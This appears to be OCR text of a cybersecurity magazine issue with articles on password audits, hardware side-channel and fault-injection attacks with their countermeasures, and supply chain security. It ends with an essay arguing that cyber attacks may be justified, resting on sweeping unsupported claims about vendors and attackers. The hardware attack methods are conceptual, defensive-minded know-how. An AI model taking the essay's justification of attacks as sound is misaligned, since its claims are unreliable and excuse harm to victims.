
Many APTS groups use these techniques to gain access to domain and service accounts and thus compromise their users, for example, APT28 and APT38 used brute force techniques to break passwords and hashing, even a webshell like caterpillar, which has a specific module for brute force attacks.

Thus, MITRE is great for raising TTPs from APTS groups that use password attack techniques and so we can prepare to mitigate many attacks, either by collecting logs and even configuring an IDS/IPS to curb attempted attacks like this. In addition to using strong encodings to make it difficult to break cryptographic hashes and other types of encryption.

Conclusion

Therefore, always perform password audits in your environment, at least every 60 days, have this customized and have users change passwords too, in addition to a password and permissions manager to ensure that any leaked credentials end up having a major impact on the environment.

FROM BRUTE FORCE TO SIDE CHANNEL & FAULT INJECTION: THE EVOLUTION OF BREAKING FOUNDATIONS



SAMANTHA ISABELLE BEAUMONT

Samantha Isabelle Beaumont (Sam), also known as PANTH13R, is an Embedded Systems & Hardware Security Professional specialising in all things in Cyber Physical Systems; Industrial Control Systems, Automotive, Telecommunications, Aerospace, Satellite - the list goes on. When she isn't tinkering with hardware and electronics, she is getting her high-adrenaline kicks elsewhere adventuring, surfing, snow boarding, sky diving, scuba diving - and so on. 'Obsessed with understanding how anything ticks' is Sam's drive - and proving that systems can be bent to her will and her mind is her life. All it takes is one good idea applied in a way no one else has thought about, and Sam has always been the person to go out and find it - and then teach others how to do it themselves.

The Past

Brute Force

Building security into Cyber Physical Systems (CPS) today is no trivial task; with the vast interconnection of embedded devices and their components, the consideration of hardware and the entire world of software and physical security is an auto routing nest of risk the industry must navigate every day to remain afloat in today's market of breaches and technological advancement.

Whilst remote attack vectors and networked risk vectors are always high in priority, often one of the most foundational and fundamental components to CPS's are overlooked: the physical components, or hardware. Why then, does this matter? With technology becoming less expensive, smaller, more powerful, hence more accessible to the average consumer – and therefore attackers - organisations continue to face challenges defending against attacks designed to bypass System on Chip (SoC) controls implemented by design as the root security mechanism for protecting assets, such as cryptographic keys contained within their hardware. The result of such breaches often leads to high impact, mass-breach scenarios where "conquer one, conquer all" applies.

In the past, threat agents attacking hardware systems with this goal in mind were confronted with what could be considered as the 'first line of defence' when it came to gaining 'the keys to the kingdom' within a CPU, the robustness of cryptographic algorithms such as AES. Initially, the method in obtaining – or 'breaking' - such keys was to try every alpha-numerical combination of keys, an attack that's appropriately termed "brute forcing". The issue here, is that with the advancement of cryptography and complexity of the keys being housed within CPUs - such a method required an increasing and, hence, inordinate amount of computational effort and time. For instance, brute forcing a 128-bit AES key using today's version of a supercomputer would reportedly still take an average of one quintillion years; to put this into context, that is longer than the cumulative age of our universe.

Suffice to say, threat techniques have had to evolve from brute forcing, and perhaps look outside the traditional 'testing' box into more targeted, if not elegant, methodologies: Fault Injection and Side Channel Analysis.

The Present

Side Channel

Many electronics that utilise cryptography are susceptible to side-channel analysis (SCA), the most popular being Simple Power Analysis (SPA) and Differential Power Analysis (DPA). At its basics, a side-channel 'attack' is where attackers take measurements of the power consumption or Electromagnetic (EM) emissions that happen as a result of a component processing cryptographic functions, and therefore use such measurements to indicate the internal mechanisms of the SoC.

- ☑ SPA is a deterministic method, examining a chip's current consumption over a period of time. As varying cryptographic operations will exhibit equally varying power profiles, there can be a determination of what is being performed at a given time. SPA is useful when data-dependent features in the power traces are obvious, as a result, noise or random data can de-rail such an approach.

- ✓ DPA is a statistical method for analysing power consumption to identify data-dependent correlations. This approach takes multiple sets of data, then calculates the difference of the averages of said data. With a large enough data capture, even miniscule variations can be accounted for, regardless of noise in the system due to the natural cancellation of averages.

Overall, SCA is a mostly 'passive', or non-invasive, method of collection that enables threat agents to extract secret keys used during normal operation. Whilst not easy, successful side-channel analysis can result in significantly shorter cracking times compared to brute force attacks. In a fraction of the time, SCA can accomplish what cryptanalysis and other brute force methods cannot.

Fault Injection

An alternate, if not considered a more 'active', or invasive, method of testing, and often used in conjunction with side channel, would be the technique of "Glitching", or rather, Fault Injection Attacks (FIAs). At its most basic, FI is a testing technique originally used by developers of systems to test either hardware or software; it is the deliberate introduction of faults into a system, and the subsequent examination of the system for the errors and failures that result in the understanding of existing design flaws or boundaries. A threat agent's objective utilising FI is to create a momentary fault during the execution of a specific operation, thereby leading to the reduction, disabling, or change in security mechanisms already implemented within the device.

Generically, an attacker can tamper with a SoC's input by violating the expected ranges of the devices expected operating parameters, and thereby causing faults to occur within the targeted processor, which can result in desirable behaviour, such as corrupting memory, or skipping instructions and therefore resulting in the overall bypassing of mechanisms such as password or signature validation checks pre-boot.

More specifically, the most common way this can be achieved is via Voltage, Clock, Optical and Electromagnetic FI techniques:

- Voltage FI is performed by momentarily dropping supply voltages during the execution of specific operations
- Clock FI is performed by altering clock timing to violate setup and hold time requirements of the hardware, such as through the insertion of clock glitch pulses in between normally timed clock pulses
- Optical FI uses an infrared laser, and usually requires chip decapsulation to expose the silicon die
- Electromagnetic FI is performed by generating a localized short-duration high-intensity electromagnetic pulse that induces currents within internal chip circuitry

Overall, FIAs are useful when applied against systems that serve targeted functions for an overall device, such as performing cryptographic functions. It is important to note however, that the results of FI cannot always be predicted. The techniques themselves can be considered destructive in nature, and FIAs can impact all stages of a CPU pipeline. As such, it can be unreliable without appropriate time or materials. Hence, when paired with something more passive, such as SCA, the combination of the two can be quite powerful when attacking systems, and far more efficient than blind brute forcing when considering the extraction of keys from a CPU.

The Future

Both SCA and FIA use the physical interactions of components and the finite results of cryptographic devices operating normally to achieve the more efficient recovery methods for extracting assets such as cryptographic keys. The distinction lies in the fact that for SCA, physical information leakage during the cryptographic calculation is measured and statistically analysed to reveal the likely data points. Whereas for FIA, computational faults are intentionally triggered to obtain faulty outputs or fault behaviours to result in key recovery or used to obtain special information leakage under the faulty environment to further aid in key recovery when used in conjunction with other techniques such as SCA.

How has the industry approached this then? Thankfully, successful countermeasures exist for both FIAs and SCAs. Fi wise, best practices for implementing software-based mitigations tend to include the following concepts:

- ✓ Introduction of random duration delays after externally observable events or before sensitive operations
- ✓ The avoidance of fail-open scenarios, and replacement of Boolean comparisons with bitwise comparisons
- ✓ Performing redundant conditional checks
- ✓ Storing critical values redundantly with their complements

SCA wise, to prevent SPA, best practices include:

- Injection of noise into a system by performing random operations to obscure the real operation
- The use of consistent execution paths
- The avoidance of conditional branches

To prevent DPA, best practices include:

- Balance the amount of power used for a given data value or operation via complementary circuitry or using constants, resulting in the reduction of the amplitude of the differential
- Decreasing the signal to noise ratio as the lower the ratio, the greater the number of data points required for differential analysis

- Injecting temporal noise by varying clocks, adding random wait states, random data or dummy operations
- Limiting the number of transactions that can be performed with a given key; as DPA requires a statistically significant number of data points in order for it to work, the fewer data points, the less effective the analysis will become

To conclude, SCA and FIA are powerful evolutions to brute force techniques, utilising the art of manipulating what is already there in a system, or created as a result of the system operating normally, over trial-and-error. However, with some forethought and the right countermeasures, such techniques can be contested, potentially creating a new demand for another evolution of breaking foundations.

SECURING THE SUPPLY CHAIN

SYED PEER

The author is a seasoned 20-year IT professional having worked in Fortune 400 companies across di-verse verticals from Social Media to Banking to Cy-ber Security with experience managing Software Development, Engineering, and Cyber Security teams.

"Software is eating the world" — Marc Andressen

Introduction

At no time since the dawn of the Industrial Revolution have manufacturing businesses thrived on the diversification and choice of vendors, the globalization of suppliers and manpower services, and the accelerated growth of the customer base due to improved infrastructure, shipping routes, and the internet.


However, as software has brought immense accessibility and reach to billions of customers, it has also become an Achilles heel when used in concert with bad actors to disrupt, destroy and debilitate otherwise healthy and profitable organizations.

Definition

As defined by Wikipedia *"A supply chain attack is a cyber-attack that seeks to damage an organization by targeting less-secure elements in the supply chain. A supply chain attack can occur in any industry, from the financial sector, oil industry, to a government sector."*. Although there are many ways to define and explain this term, the key takeaway from this definition is the "*less-secure*" element that is a constant in all forms of cyber security defense conversations.

Background

The "*modus operandi*" of a supply chain attack centers around an individual or team of bad actors targeting an organization not directly (as that would be too obvious) but rather through an external trusted partner or supplier who may have some manner of access to the organization's systems. This new route for hackers has grown within the last few years and has transformed the attack surfaces significantly from not just the target organization itself but now across all companies, suppliers, and service providers that have any manner of touchpoints within the organization.



Courtesy keepersecurity.com


This now presents a clear and present danger to organizations as sensitive data inside the organization that is accessible by trusted partners outside the organization can now become the source of a data breach or worse still a malware injection. This danger can be compounded if the target organization is a “supplier-of-suppliers” who happen to house sensitive information about other suppliers on their systems. Like almost everything in the internet age, the danger growth curve is exponential in nature.

Preventing Cyber Attacks

Besides the basic rule of thumb to always work to reduce the attack surface of an organization, a number of steps can be taken both by manufacturers and suppliers to prevent attacks and harden system integrity.

- **Supplier Security Standards and Policy**: Manufacturers should hold suppliers in their supply chain accountable by issuing necessary Cyber Security Standard documents or policies that they must abide by to win business and orders from the manufacturer. Larger industry vendors may already be following this regime with their customers, so it’s only a matter of validating compliance for them, but smaller vendors will be challenged in this area due to increased staffing costs and skills needed to comply.

- **Software Development Life Cycle Hardening**: Suppliers should implement improved controls on their code delivery platforms that aggregate, compile, build and distribute software to prevent malware injection and root-kit infusion into the customer deliverable. The recent Solar Winds debacle is just one of the most notable instances of an upgrade installer being compromised and affecting hundreds of customers. Ironically, one of the highest-profile companies compromised in that attack was FireEye, a notable cybersecurity provider itself. Other firms, like MalwareBytes, were also targeted together with behemoths like Microsoft.


Target machine
App vendor (app installer)
Software partner (additional installer packages)
Replica of software partner server (malicious installer package)

Courtesy securityaffairs.co

- **Secure Access and Privileges**: Organizations should ensure that Suppliers' Access and Privileges are regularly reviewed and strengthened as part of the Annual Risk Assessment Cycle. Too often, organizations are engrossed in their perimeter defenses looking both inwards and outwards without realizing that their most potent adversary may be using the front door to enter their compound.

- **Industry Security Certification**: Manufacturers may demand that their suppliers work towards implementing a recognized industry supply chain security certification standard such as ISO 28000. This may not be reasonable for smaller outfits but the largest suppliers will have no trouble implementing the necessary framework and obtaining the associated certification. Attackers will frequently seek out some of the smaller suppliers knowing full well that they may not have the finances or expertise in-house to implement sophisticated controls necessary to thwart their intrusion.

- **Zero Trust Architecture (ZTA)**: When dealing with vendors' interactions, their customers should be prepared to adopt a Zero Trust Architecture (ZTA) approach. All network activity with the vendor must be considered malicious by default. Only after each connection request passes a strict list of policies is it permitted to access the sensitive and intellectual property within the customer systems.

- **Cyber Security Awareness Program**: Manufacturers may require their suppliers to institute a meaningful Cyber Security Awareness Program in-house to educate their staff and all data-facing team members of the dangers of malicious attacks and methods of recognizing a threat vector. Even the most administrative of roles such as accounting, payroll, and

HR would have access to some of the most sensitive data yet are oblivious of the simplest of measures required to improve their security posture whilst being targeted continually by phishing emails. Awareness programs should not be treated as a panacea but rather another complementary tool in the armor to improve defenses, as too often humans present the most vulnerable of interfaces for hackers.

- **Open Source Software & Platforms**: Vendors should regularly review the usage and suitability of Open Source software to ensure that the tools they take for granted have not been compromised and are contributing to disseminating malware to their customers. Software build tools require particular attention here as they are the ones responsible for packaging the final executable for distribution that ships to the customer at large. In fact, according to Sonatype's 2020 State of the Software Supply Chain Report, 90 % of all apps use open-source code, and 11 % of them have known vulnerabilities.

- **Independent 3rd party Risk Assessments**: Although we all try to abide by an honor system in our daily lives and business transactions, this may not be the same when working with vendors. Rather than leaving this to chance, manufacturers are encouraged to require vendors to allow access to Third Party Risk Assessments that generate reports to be returned to the manufacturer to validate their trust. Vendors will rarely do this voluntarily so it's up to their customers to insist on these checks and balances being in place. Such third-party risk assessments will demonstrate clearly to customers the security posture of vendors and if they need to improve their position further or risk losing business because of it.

- **Reduce Outsourcing**: The globalization of manufacturing and services during the last three decades has led to a web of interdependencies that has been brought into sharp contrast due to the COVID-19 pandemic and its associated restrictions. This has expanded the attack surface greatly, allowing hackers to focus on low-hanging fruit, such as poorly prepared and defended downstream supply chain vendors, thereby getting backdoor access to some of the largest corporations and their systems through the supplied products. Compromised electronics and semiconductors products used within the US military, government, and vital civilian platforms provide foreign adversaries with possible backdoors to attack these systems at will. This is especially concerning in the energy and power distribution industry with many IoT devices being supplied from abroad.

This list is by no means final or conclusive of all opportunities for improving the supply chain conundrum. At best, it provides some minimum guidelines on areas that need to be addressed to reduce the attack surface.

Conclusion

For businesses, both large and small, all the reasons above, and probably some not listed, demonstrate how the threat landscape has changed when building products and services are reliant on an advanced supply chain of trusted partners and 3rd party tools. The seaports in Los Angeles account for around 60% of all in-bound import merchandise and products arriving into the US. Yet they have been backed up for months with a whole armada of container ships waiting to dock and unload. The pandemic of 2019/2020/2021 has laid bare just how fragile our supply chain networks are with shortages predicted in the near and long term. Car dealerships are flush with pre-owned models while the latest models float aimlessly in the holds of ships anchored at the Pacific ports waiting their turn to unload. Manufacturers are unable to meet or ship orders due to chip shortages that may not recede for months to come. The supply chain is the oxygen of the world economy and needs to be protected if industry and the whole economic system is to survive.

References:

1. Wikipedia Definition: https://en.wikipedia.org/wiki/Supply_chain_attack
2. 11 Ways to Prevent Supply Chain Attacks in 2021 (Highly Effective) https://www.upguard.com/blog/how-to-prevent-supply-chain-attacks
3. Hacker Lexicon: What Is a Supply Chain Attack? https://www.wired.com/story/hacker-lexicon-what-is-a-supply-chain-attack/
4. Sonatype 2020 State of the Software Supply Chain Report https://www.sonatype.com/resources/white-paper-state-of-the-software-supply-chain-2020

SUPPLY CHAIN WAR - YOU CANNOT DEFEAT NATURE

BHAVESH KAUL

I am an astute professional, a keen learner and a hardworking person with four years of experience in Cyber Security industry. Looking for opportunities to work & grow together!

1.0 CYBER ATTACKS

If nature could be defeated, everything would be merry and everyone would be happy, right? In these ever-lasting wars for sides and channels, those involved figure out a pseudo-plausible justification for their actions. The gears of the clock continue to churn the destiny of our shared journey; but the problem is that we do not instill in the mind of a newbie that each one of us are the gears connected in this closed clock. The only way to end this war is the final solution to all the world's problems, which is not possible in this existence. So, this war will continue and each one of us have something to gain and everything to lose. In the end, none of this is our own, is it?

1.1 ATTACKS JUSTIFIED

Products exist to either solve a problem or make the process of solving a problem easier. The Industrial Revolution was a result of a shared effort to not just modernize production, but to make the producers partake in wars with a greater probability of winning over the rivals. An increased capacity and reduced prices meant that the country that has enough modern industrial technology would be far more superior in their negotiation power than other countries. A country is nothing but groups of people and businesses rivaling with groups of other people and businesses. If the mutual understanding between the people in a country is faulty, then the country will break. This is such an easy concept to grasp and yet it's funny enough that people do not understand that in this globalized industry, if someone wants to partake in any business, they have to partake in this everlasting improvement.

Cyber attacks do not happen because the attackers are 'bad' or 'evil' people. Advance threats that recognize the vulnerabilities of systems also recognize the vulnerability of economics. Every product manufacturer and every software vendor completely understands the reasons behind cyber attacks and, oftentimes, they also conduct cyber attacks. If you believe that the spy wars and spyware have ended, reading further will allow you to accept the truth that cyber attacks may be justified after all.

1.1.1 WHO ARE THE ATTACKERS?

You may think that intelligent people have intelligence and that's why they are called intelligent.

According to most of the institutions of the western world [1] [2] [3] [4] [5], cyber attackers have to be held responsible and that any cyber attack must be in the same category of physical attack. Leaders of different nations in Europe, leaders of different nations in south/east Asia and leaders of U.S.A, all come together at different points of time after major cyber attacks are revealed by their cyber security companies and software companies. Recently, even manufacturing company leaders have involved themselves in press conferences and newspaper interviews.

All of this is highly amusing to their adversaries. Being in the cyber security workspace, I can guarantee you that more than a few attackers, somewhere in their home, tripping on either alcohol or drugs, laugh out loud at how the failed brainwashing attempts are tried again and again to make non-tech savvy people understand that certain types of attacks are for 'national security' and others are 'enemies against humanity' and those sort of phrases. Many tech-savvy people understand why organizations like the Electronic Frontier Foundation (EFF) and Free Software Foundation (FSF) started.

Who are the attackers?

Way back in 2008, ***Apple*** confirmed that their 'super secure' and 'privacy' phones have a kill-switch or a backdoor that allows them to remotely delete 'malicious' or 'unwanted' applications from their users' devices [6].

